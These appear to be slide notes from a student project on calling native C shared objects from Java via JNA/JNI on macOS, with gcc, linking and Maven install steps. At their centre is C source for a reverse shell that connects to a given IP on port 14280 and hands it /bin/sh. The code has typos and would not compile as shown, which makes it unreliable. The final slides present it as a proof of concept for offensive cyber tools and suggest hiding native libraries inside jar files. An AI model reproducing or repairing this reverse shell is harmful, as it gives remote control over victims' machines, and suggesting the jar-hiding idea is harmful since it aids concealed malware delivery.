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OUTLINE

- Problem Statement
- Java Native Access
- C and Shared Objects, and Dylib
- Steps to compile
- Installing into Maven
- What a reverse shell?







- Parallel Algorithms Class Project
 - I needed introspection in java
 - How do you do introspection in java without using the debugger?
 - Perhaps inline assembly?
 - Yes, it always ties back to assembly in one way or another





- Java Native Access (JNA) (https://github.com/java-native-access/jna)
- JNA allows to call shared objects directly from java
- JNA allows calls from libC
- What is not documented is, compiling your own shared objects
 - The design pattern is there, just need to figure out how to compile and link on a Mac...





- C is a language, but is easily compiled to assembly language of a processor....lots of cross compiling tools
- .SO is a shared object file
 - Useful for shared modules that can be loaded at runtime or when needed.
- .DYLIB is a MACH-O file
 - Or a shared object that is "bundled" into a MACH-O format
 - Dynamic code that is executed on a Mac in short.



first generate the NativeAssembly.h file with

javah -jni NativeAssembly

this may not work so you have to down grade java to 1.8 export JAVA_HOME= /usr/libexec/java_home -v 1.8 then compile from /path/to/src/main/java/ directory (com/ should be a directory level now)

now run

javah -jni com.utece.student.llpdetection.instrumentation.inlineassembly.NativeAssembly

that'll make a prety large file name. copy that to the where the original NativeAssembly.java file folder is

cd /com/utece/student/llpdetection/instrumentation/inlineassembly/

now we can recompile and loathe the steps we took to make a change! (only need to do when a new prototype (reutrn type) changes or functin name changes)





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```
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <arpa/inet.h>
#include <unistd.h>
#include "com_bdg_double87_reversecshell_instrumentation_reverseshell_NativeReverseShell.h"

void reverse_shell(char* ip) {

/* Allocate a socket for IPv4/TCP (1) */

int sock = socketAf_INET, SOCK_STREAM, 0);

/* Setup the connection structure. (2) */

struct sockaddr_in sin;

sin.sin_family = AF_INET;

sin.sin_port = htons(14280);

/* Parse the IP address (3) */

inet_pton(AF_INET, ip, &sin.sin_addr.s_addr);

/* Connect to the remote host (4) */

connect(sock, (struct sockaddr *)&sin, sizeof(struct sockaddr_in));

/* Duplicate the socket to STDIO (5) */

dup2(sock, STDIN_FILENO);

dup2(sock, STDIN_FILENO);

dup2(sock, STDIN_FILENO);

/* Setup and execute a shell. (6) */

char *argv[] = {"/bin/sh", NULL};

sxecve("/bin/sh", argv, NULL);
```

COMPILE AND LINK SHARED OBJECT FILES

compile shared with gcc

gcc -shared -o libassembly.o.1.0 -I\${JAVA_HOME}/include -I\${JAVA_HOME}/include/linux -I\${JAVA_HOME}/include/darwin readi364RegNative.c

mac caveat instead of -dynamiclib use -bundle for a mach-o file

g++ -bundle -o libassembly.1.0.dylib libassembly.o.1.0





copy the libassembly object file to the root my-app directory to be later found after myn installed

cp ./libassembly.o.1.0 /path/to/my-app/

cd /path/to/my-app

mvn install:install-file

- -Dfile=/Users/blake/Documents/UT_Masters/Parallel_Algorithms/parallel_algorithms/term_project/parallelpredicatedetection/my-app/src/main/java/com/utece/student/llpdetection/instrumentation/inlineassembly/libassembly.1.0.dylib
- $\hbox{-} D group Id \hbox{=} com. utece. student. Il p detection. instrumentation. in line assembly$
- -DartifactId=libassembly
- -Dversion=1.0
- -Dpackaging=dylib
- -DgeneratePom=true





once installed you can reference with something like this in the pom.xml in /path/to/my-app/ directory

<dependency>

<groupId>com.utece.student.llpdetection.instrumentation.inlineassembly</groupId>

<artifactId>libassembly</artifactId>

<version>1.0</version>

<type>dylib</type>


</dependency>

general explanation:

Writing inline assembly through Java is typically not recommended because Java is designed to be platform-independent and provides a high-level abstraction that isolates you from low-level hardware details, including assembly language. However, if you have a specific need for inline assembly, you can use the Java Native Interface (JNI) to incorporate native assembly code into your Java program. This approach should be used with caution as it can make your code platform-dependent and may introduce security risks.











- Texas Toast is a proof of concept of using java to have low-level control access and capabilities.
- Shown was an example of a reverse shell invoked as if it was purely written in java.
- Under the hood is C code.
- Use the power of Object Oriented Languages for faster development, meaning lower cost, or more capable CNO tools in the future?
 - Or is this a new attack vector overall (hiding .dylib or .so in jar files?)

